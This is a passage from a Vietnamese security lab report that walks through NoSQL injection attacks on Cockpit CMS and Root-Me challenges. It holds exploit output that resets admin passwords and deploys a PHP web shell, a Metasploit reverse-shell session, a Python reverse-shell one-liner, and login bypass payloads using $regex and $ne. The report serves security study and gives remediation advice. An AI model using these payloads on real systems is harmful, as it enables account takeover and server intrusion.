
1 HTTP/1.0 200 OK
2 Date: Sun, 09 Jun 2024 12:07:33 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Content-Length: 45
8 Connection: close
9 Content-Type: application/json
10
11 {
12   "success":true,
13   "message":"Password updated"
14 }

```

- **Bước 6:** Đăng nhập vào tài khoản với mật khẩu mới và tiếp tục thực hiện khai thác

The screenshot shows a browser window with multiple tabs open. The active tab is 'Cockpit' at '10.10.43.99'. The page displays a dashboard with three main sections: 'COLLECTIONS +' (No collections), 'SINGLTONS +' (No singletons), and 'FORMS +' (No forms). On the right side, there is a sidebar with 'ADMIN' and 'Account' sections, and a 'Logout' link.

Như vậy ta đã đăng nhập được vào hệ thống với tư cách là admin, ta có thể thông thêm các thông tin khác như địa chỉ email,... điều chỉnh các loại setting, ngoài ra ở tab finder ta cũng có thể load file lên server như hình dưới



➔ Từ đây ta có nhiều hướng tấn công mới có thể thực hiện như tận dụng load file thực thi, backdoor, malware, ... tạo reverse shell v.v.v

**Ngoài thực hiện thủ công như trên ta còn có thể viết script để khai thác tự động và nhanh chóng:**

Dưới đây là một script khai thác lỗ hổng tại [GitHub - 0z09e/CVE-2020-35846: Cockpit CMS 0.11.1 NoSQL Injection to Remote Code Execution](https://github.com/0z09e/CVE-2020-35846-Cockpit-CMS-0.11.1-NoSQL-Injection-to-Remote-Code-Execution)

Hình 75 Banner và danh sách tùy chọn

```
(kali㉿kali)-[~/Desktop]
$ python exploit.py http://10.10.66.82/
[*] Target : http://10.10.66.82
[*] Sending request to dump users.
[+] Found Users : ['admin', 'darkStar7471', 'skidy', 'ekoparty']
[+] Changing password of admin
[*] Requesting for password reset token
[+] Found token for user admin : rp-25ae16af335aaa8b44412b92146a416f66658dcd057bb
[+] Dumping admin's data
[+] Username : admin
[+] Email : admin@yourdomain.de
[+] Group : admin
[+] Hash : $2y$10$dChrF2KNbWuib/5lW1ePiegKYSxHeqWwrVC.FN5kyqhIsIdbtn0jq
[*] Resetting admin's password.
[+] Password reset successful
[+] New password of admin : P@ssw0rd
[*] Logging in as admin
[+] Successfully logged in as admin
[+] Bingoo, File has been deployed successfully : H6xDaU.php
[+] File's location : http://10.10.66.82/H6xDaU.php
[*] Execution example : http://10.10.66.82/H6xDaU.php?cmd=id
[+] Output : uid=33(www-data) gid=33(www-data) groups=33(www-data)
[+] Good luck for Privilege Escalation :)
```

Hình 76 Thực hiện khai thác lõi hổng NoSQL

```
(kali㉿kali)-[~/Desktop]
$ python exploit.py http://10.10.66.82/ --dump_all
[*] Target : http://10.10.66.82
[*] Sending request to dump users.
[+] Found Users : ['admin', 'darkStar7471', 'skidy', 'ekoparty']
[+] Changing password of admin
[*] Requesting for password reset token
[+] Found token for user admin : rp-2e88e721026a6cdf6774a4a5500378eb66658e25a6e0f
[+] Dumping admin's data
[+] Changing password of darkStar7471
[*] Requesting for password reset token
[+] Found token for user darkStar7471 : rp-98d5e5f6f743b43914987efb204536c166658e274c2ee
[+] Dumping darkStar7471's data
[+] Changing password of skidy
[*] Requesting for password reset token
[+] Found token for user skidy : rp-bf9cc7fac0158377be08874f5c803c1c66658e28e63b0
[+] Dumping skidy's data
[+] Changing password of ekoparty
[*] Requesting for password reset token
[+] Found token for user ekoparty : rp-de513edbde0caa92879107a2819a3e6466658e2a95316
[+] Dumping ekoparty's data
[+] Username : admin
[+] Email : admin@yourdomain.de USERNAME
[+] Group : admin
[+] Hash : $2y$10$XzPdN4eSEBQcyK/BPToZseQBShiyvKw8IU/iYubHdIiiegWdz2ce

[+] Username : darkStar7471
[+] Email : darkstar7471@tryhackme.fakemail
[+] Group : admin
[+] Hash : $2y$10$uAm8IylkDFQvi0/CbzP4duOqKCFCFZTiv2x7JSdm2UWyr9TJUX86e

[+] Username : skidy
[+] Email : skidy@tryhackme.fakemail
[+] Group : admin
[+] Hash : $2y$10$uiZPeUQNErlnYxbI5PsnLurWgvhOCW2LbPovpL05XTWY.jCUave6S

[+] Username : ekoparty
[+] Email : ekoparty@tryhackme.fakemail
[+] Group : admin
[+] Hash : $2y$10$Cz5whXgdzLI4t8upxw9GulhqVbt0hNVE8trz5aB2pReye5/qW8BW
```

Hình 77 In ra thông tin của toàn bộ user

Ngoài ra metasploit framework cũng đã bổ sung payload để khai thác lỗ hổng này, chi tiết xem thêm tại [Cockpit CMS 0.11.1 NoSQL Injection / Remote Command Execution ≈ Packet Storm \(packetstormsecurity.com\)](#)

```
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.
msf6 > search cockpit
Show

Matching Modules
=====
#  Name                               Disclosure Date  Rank   Check  Description
-  ---
0  exploit/multi/http/cockpit_cms_rce  2021-04-13    normal  Yes   Cockpit CMS NoSQLi to RCE

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/cockpit_cms_rce

msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/cockpit_cms_rce) > show
```

Hình 78 Tìm kiếm payload phù hợp

```
msf6 exploit(multi/http/cockpit_cms_rce) > show options
Module options (exploit/multi/http/cockpit_cms_rce):
Name      Current Setting  Required  Description
----      -----          -----      -----
ENUM_USERS true           no        Enumerate users
Proxies          no           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT           80           yes       The target port (TCP)
SSL              false         no        Negotiate SSL/TLS for outgoing connections
TARGETURI        /            yes       The URI of Cockpit
USER             no           no        User account to take over
VHOST            no           no        HTTP server virtual host
USERNAME

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description      PASSWORD
----      -----          -----      -----
LHOST   192.168.0.102    yes        The listen address (an interface may be specified)
LPORT   4444           yes        The listen port
Show

Exploit target:
Id  Name
--  --
0  Automatic Target
AUTENTICATE
FORGOT-PASSWORD?

msf6 exploit(multi/http/cockpit_cms_rce) > set RHOSTS 10.10.246.65
```

Hình 79 Xem tùy chọn của payload

```

msf6 exploit(multi/http/cockpit_cms_rce) > set RHOSTS 10.10.246.65
RHOSTS => 10.10.246.65 Title IP Address Expire
msf6 exploit(multi/http/cockpit_cms_rce) > set LHOST 10.9.144.115
LHOST => 10.9.144.115 51m
msf6 exploit(multi/http/cockpit_cms_rce) > run

[*] Started reverse TCP handler on 10.9.144.115:4444
[*] Attempting Username Enumeration (CVE-2020-35846)
[+] Found users: ["admin", "darkStar7471", "skidy", "ekoparty"]
[-] Exploit aborted due to failure: bad-config: 10.10.246.65:80 - User to exploit required
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/cockpit_cms_rce) > set USER admin 02:55
USER => admin
msf6 exploit(multi/http/cockpit_cms_rce) > run

[*] Started reverse TCP handler on 10.9.144.115:4444
[*] Attempting Username Enumeration (CVE-2020-35846)
[+] Found users: ["admin", "darkStar7471", "skidy", "ekoparty"]
[*] Obtaining reset tokens (CVE-2020-35847)
[+] Found tokens: ["rp-d72d501f6207ac757ac3cb114d1a0a4760a88abe28f23"]
[*] Checking token: rp-d72d501f6207ac757ac3cb114d1a0a4760a88abe28f23
[*] Obtaining user info
[*] user: admin
[*] name: Admin Can you identify any users can you identify when you reproduce the user enumeration attack?
[*] email: admin@yourdomain.de
[*] active: true Format: *
[*] group: admin
[*] password: $2y$10$dChrF2KNbWuib/5lW1ePiegKYSxHeqWwrVC.FN5kyqhIsIdbtnOjq
[*] i18n: en It is the path that allows you to change user account passwords?
[*] _created: 1621655201
[*] _modified: 1621655201
[*] _id: 60a87ea165343539ee000300
[*] _reset_token: rp-d72d501f6207ac757ac3cb114d1a0a4760a88abe28f23
[*] md5email: a11eea8bf873a483db461bb169beccec CMS. What is Skidy's email.
[+] Changing password to p5IdyK4hU4

```

Hình 80 Thực hiện khai thác

```

Stdapi: System Commands
=====
Command      Description
-----      -----
execute      Execute a command
getenv       Get one or more environment variable values
getpid       Get the current process identifier
getuid       Get the user that the server is running as
kill         Terminate a process
localtime    Displays the target system local date and time
pgrep        Filter processes by name
pkill        Terminate processes by name
ps           List running processes
shell        Drop into a system command shell
sysinfo     Gets information about the remote system, such as OS

Stdapi: Audio Output Commands
=====
Command      Description
-----      -----
play         play a waveform audio file (.wav) on the target system

meterpreter > shell
Process 1017 created.
Channel 0 created.
which python3
/usr/bin/python3
python3 -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.9.0.1",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")'

```

Hình 81 Thực hiện reverse shell (1)

```

www-data@ubuntu:/var/www/html/cockpit$ ls
CONTRIBUTING.md  addons      cp          lib        webflag.php
Dockerfile        assets      favicon.png  modules    package.json
LICENSE          bootstrap.php index.php  subtitle  Tools   View   Help
README.md         composer.json install    storage
www-data@ubuntu:/var/www/html/cockpit$ cat webflag.php
<?php
    $flag = "thm{f158bea70731c48b05657a02aaf955626d78e9fb}";
?>
www-data@ubuntu:/var/www/html/cockpit$ netstat -l
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address       State
tcp     0      0      localhost:27017        *:*                  LISTEN
tcp     0      0      *:ssh                 *:*                  LISTEN
tcp6    0      0      [::]:http              [::]:*               LISTEN
tcp6    0      0      [::]:ssh              [::]:*               LISTEN
udp    0      0      *:bootpc             *:*                  LISTEN
Active UNIX domain sockets (only servers)
Proto RefCnt Flags       Type      State      I-Node Path
unix  2      [ ACC ]     SEQPACKET  LISTENING  9348   /run/udev/control
unix  2      [ ACC ]     STREAM    LISTENING  15763  /tmp/mongodb-27017.sock
unix  2      [ ACC ]     STREAM    LISTENING  11623  /var/run/dbus/system_bus_socket
unix  2      [ ACC ]     STREAM    LISTENING  11624  /run/uuid/request
unix  2      [ ACC ]     STREAM    LISTENING  9330   /run/systemd/private
unix  2      [ ACC ]     STREAM    LISTENING  9335   /run/systemd/journal/stdout
unix  2      [ ACC ]     STREAM    LISTENING  9486   /run/systemd/fsck.progress
www-data@ubuntu:/var/www/html/cockpit$ mongo
MongoDB shell version: 2.6.10

```

Hình 82 Thực hiện reverse shell (2)

### Mức độ ảnh hưởng của lỗ hổng

- Rất **nghiêm trọng**, chỉ cần mắc phải các lỗi CVE bên trên, attacker có thể lấy được bất kỳ tài khoản nào của bất kỳ user nào, kể cả admin, sau đó tận dụng nó để thực hiện tấn công RCE chiếm hoàn toàn máy chủ, tải backdoor, tạo bot,... và hàng chục cách thức tấn công khác có thể thực hiện


### Khuyến cáo khắc phục

- Cách đơn giản nhất và tốt nhất là cập nhật lên phiên bản mới nhất, những phiên bản mới hơn của cockpit CMS đã fix lỗi và bổ sung rất nhiều tính năng bảo mật khác.
- Tắt nhiên cách biện pháp bảo mật bổ sung cũng có thể được áp dụng như WAF, rule firewall, IDPS,...


### 3.5 Kịch bản 5: Root me NoSQL injection – Authentication (Mức độ: **Dễ**)

#### Mô tả lỗ hổng

- **Tóm tắt:** Challenge của rootme mô phỏng lỗ hổng NoSQLi tại module xác thực
- Các bước thực hiện như sau:



Hình 83 Giao diện đăng nhập của challenge



Hình 84 Thông báo khi đăng nhập sai

Mục tiêu của challenge là tìm tài khoản của người dùng ẩn...

Trước tiên thử bypass tính năng xác thực của trang web để đăng nhập vào một tài khoản bất kỳ.

## NoSQL Injection

```

Request
Pretty Raw Hex
1 GET /web-serveur/ch38/?login=a&pass=a HTTP/1.1
2 Host: challenge01.root-me.org
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://challenge01.root-me.org/web-serveur/ch38/
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: vi-VN,vi;q=0.9,en-US;q=0.8,en;q=0.7
9 Cookie: _ga=GAI.1.187373180.1717661644; _ga_SRYSK0X09J7=GS1.1.1717943091.5.1.1717943160.0.0.0
10 Connection: keep-alive
11
12

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Sun, 09 Jun 2024 14:29:48 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 Vary: Accept-Encoding
7 X-Powered-By: PHP/5.5.9
8 Content-Length: 332
9
10 <!DOCTYPE html>
11 <html xmlns="http://www.w3.org/1999/xhtml" lang="fr">
12   <body>
13     <link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='/template/s.css' media='all' />
14     <iframe id='iframe' src='https://www.root-me.org/?page=externe_header'>
15   </body>
16 </html>

```

Hình 85 Thông tin gói tin trên burpsuite

```

Request
Pretty Raw Hex
1 GET /web-serveur/ch38/?login[$regex]=.*&pass[$regex]=.* HTTP/1.1
2 Host: challenge01.root-me.org
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://challenge01.root-me.org/web-serveur/ch38/
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: vi-VN,vi;q=0.9,en-US;q=0.8,en;q=0.7
9 Cookie: _ga=GAI.1.187373180.1717661644; _ga_SRYSK0X09J7=GS1.1.1717943091.5.1.1717943160.0.0.0
10 Connection: keep-alive
11
12

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Sun, 09 Jun 2024 14:31:29 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 Vary: Accept-Encoding
7 X-Powered-By: PHP/5.5.9
8 Content-Length: 330
9
10 <!DOCTYPE html>
11 <html xmlns="http://www.w3.org/1999/xhtml" lang="fr">
12   <body>
13     <link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='/template/s.css' media='all' />
14     <iframe id='iframe' src='https://www.root-me.org/?page=externe_header'>
15   </body>
16 </html>

```

Hình 86 Bypass đăng nhập bằng toán tử \$regex

→ Đăng nhập được vào tài khoản admin

→ Có lẽ tài khoản admin là tài khoản đầu tiên ta truy vấn được từ findOne(), để tìm tài khoản ẩn ta cần bỏ qua tài khoản admin trong truy vấn

## NoSQL Injection

The screenshot shows the Request and Response sections of a browser's developer tools. In the Request section, a GET request is made to '/web-serveur/ch38/?login[\$ne]=admin&pass[\$regex]=.\*'. The response shows a 200 OK status with headers like Date, Server, Content-Type, and Connection. The response body contains an HTML page with an iframe pointing to 'https://www.root-me.org/?page=externe\_header'. Inside the iframe, the text 'You are connected as : test' is displayed.

```

Request
Pretty Raw Hex
1 GET /web-serveur/ch38/?login[$ne]=admin&pass[$regex]=.* HTTP/1.1
2 Host: challenge01.root-me.org
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://challenge01.root-me.org/web-serveur/ch38/
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: vi-VN,vi;q=0.9,en-US;q=0.8,en;q=0.7
9 Cookie: _ga=GAI.1.187373180.1717661644; _ga_SRYSIK09J7=GS1.1.1717943091.5.1.1717943160.0.0.0
10 Connection: keep-alive
11
12

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Sun, 09 Jun 2024 14:39:35 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 Vary: Accept-Encoding
7 X-Powered-By: PHP/5.6.9
8 Content-Length: 329
9
10 <!DOCTYPE html>
11 <html xmlns="http://www.w3.org/1999/xhtml" lang="fr">
12   <body>
13     <link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='/template/s.css' media='all' />
14     <iframe id='iframe' src='https://www.root-me.org/?page=externe_header'>
15       You are connected as : test<br />
16     </body>
17   </html>

```

Hình 87 Đăng nhập vào tài khoản bất kỳ không phải admin

→ Lần này ta đăng nhập được vào tài khoản test, nhưng có vẻ đây không phải tài khoản người dùng cần tìm kiếm, vì vậy tiếp tục thực hiện cách tương tự để bỏ qua user này

The screenshot shows the Request and Response sections of a browser's developer tools. In the Request section, a GET request is made to '/web-serveur/ch38/?login[\$nin][]=admin&login[\$nin][]=test&pass[\$regex]=.\*'. The response shows a 200 OK status with headers like Date, Server, Content-Type, and Connection. The response body contains an HTML page with an iframe pointing to 'https://www.root-me.org/?page=externe\_header'. Inside the iframe, the text 'You are connected as : flag(nosqli\_no\_secret\_4\_you)' is displayed.

```

Request
Pretty Raw Hex
1 GET /web-serveur/ch38/?login[$nin][]=admin&login[$nin][]=test&pass[$regex]=.* HTTP/1.1
2 Host: challenge01.root-me.org
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://challenge01.root-me.org/web-serveur/ch38/
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: vi-VN,vi;q=0.9,en-US;q=0.8,en;q=0.7
9 Cookie: _ga=GAI.1.187373180.1717661644; _ga_SRYSIK09J7=GS1.1.1717943091.5.1.1717943160.0.0.0
10 Connection: keep-alive
11
12

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Sun, 09 Jun 2024 14:42:19 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 Vary: Accept-Encoding
7 X-Powered-By: PHP/5.6.9
8 Content-Length: 353
9
10 <!DOCTYPE html>
11 <html xmlns="http://www.w3.org/1999/xhtml" lang="fr">
12   <body>
13     <link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='/template/s.css' media='all' />
14     <iframe id='iframe' src='https://www.root-me.org/?page=externe_header'>
15       You are connected as :
16         flag(nosqli_no_secret_4_you)<br />
17     </body>
18   </html>

```

Hình 88 Bỏ qua admin và test, đăng nhập với tài khoản ẩn thành công

### Mức độ ảnh hưởng của lỗ hổng

- Mặc dù chỉ là demo của rootme, nhưng challenge này mô phỏng một lỗ hổng NoSQLi vô cùng nghiêm trọng mà không có một biện pháp bảo vệ nào cả tại module xác thực
- Với lỗi như ở lab này đã cho phép attacker lấy được bất cứ tài khoản nào của bất cứ user nào... những gì có thể thực hiện với tài khoản này là nhiều vô kể...

### Khuyến cáo khắc phục

- NoSQLi có thể ngăn chặn bằng nhiều bên pháp đơn giản có thể tìm trên Internet, câu sql định nghĩa trước, hàm kiểm tra,...

### 3.6 Kịch bản 6: Root me NoSQL injection – Blind (Mức độ: Dễ)

#### Mô tả lỗ hổng

- **Tóm tắt:** Challenge của rootme mô phỏng lỗ hổng NoSQLi blind, trong đó người chơi buộc phải bruteforce để có được flag
- Các bước thực hiện

The screenshot shows the Burp Suite interface. On the left, the 'Request' tab displays a GET request to /web-serveur/ch48/index.php?chall\_name=nosqlblind&flag=nosqli\_no\_secret\_4\_you. The payload includes a SQL injection query: flag[{:regex}]=. (.) Host: challenge01.root-me.org. The response tab on the right shows the output of the 'Flag Checker' tool, which states "This is not a valid flag for the nosqlblind challenge...".

Hình 89 Gói tin gửi đi lúc đăng nhập

The screenshot shows the Burp Suite interface. On the left, the 'Request' tab displays a similar GET request to /web-serveur/ch48/index.php?chall\_name=nosqlblind&flag[{:regex}]=. (.) Host: challenge01.root-me.org. The response tab on the right shows the output of the 'Flag Checker' tool, which states "Yeah this is the flag for nosqlblind!".

Hình 90 Bypass kiểm tra của flag

→ Cho thấy nếu nhập đúng flag thì sẽ hiện dòng “Yeah this is the flag ...”, ta sử dụng thông tin này với toán tử regex để đoán được flag.

Đầu tiên cần xác định chiều dài của flag, sử dụng tính năng bruteforce của burpsuite

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the main pane, under the 'Payloads' tab, there is a section titled 'Choose an attack type' with a dropdown set to 'Sniper'. Below this, another section titled 'Payload positions' is shown with the sub-instruction 'Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.' A code editor displays a template for a NoSQL injection attack:

```

1 GET /web-serveur/ch48/index.php?chall_name=nosqlblind&flag[$regex]=.($1$) HTTP/1.1
2 Host: challenge01.root-me.org
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://challenge01.root-me.org/web-serveur/ch48/index.php?chall_name=nosqlblind&flag =
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: vi-VN,vi;q=0.9,en-US;q=0.8,en;q=0.7
9 Cookie: _ga=GAI.1.187373180.1717661644; _ga_SRYSKX09J7=
GS1.1.1717943091.5.1.1717944957.0.0.0
10 Connection: keep-alive
11
12

```

On the right side of the code editor, there are several buttons: 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'. At the bottom of the code editor, there are navigation icons (back, forward, search), a 'Search' bar, and status indicators: '1 highlight' and 'Length: 721'.

Hình 91 Tạo template

Burp Suite Community Edition v2024.4.5 - Temporary Pro...

**Intruder**

1 x 2 x +

Positions Payloads Resource pool Settings

**Payload sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 31

Payload type: Numbers Request count: 31

**Payload settings [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type:  Sequential  Random

From: 0

To: 30

Step: 1

How many:

Number format

Base:  Decimal  Hex

Min integer digits: 0

Max integer digits: 2

Min fraction digits: 0

Max fraction digits: 0

Examples

1  
21

**Payload processing**

You can define rules to perform various processing tasks on each payload before it is used.

Event log (4) All issues

Memory: 267.1MB

Hình 92 Danh sách dùng để brute force

Attack Save 2. Intruder attack of http://challenge01.root-me.org

2. Intruder attack of http://challenge01.root-me.org

Attack Save ?

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

| Requ... | Payload | Status code | Response... | Error | Timeout | Length | Comment |
|---------|---------|-------------|-------------|-------|---------|--------|---------|
| 16      | 15      | 200         | 360         |       |         | 987    |         |
| 17      | 16      | 200         | 301         |       |         | 987    |         |
| 18      | 17      | 200         | 301         |       |         | 987    |         |
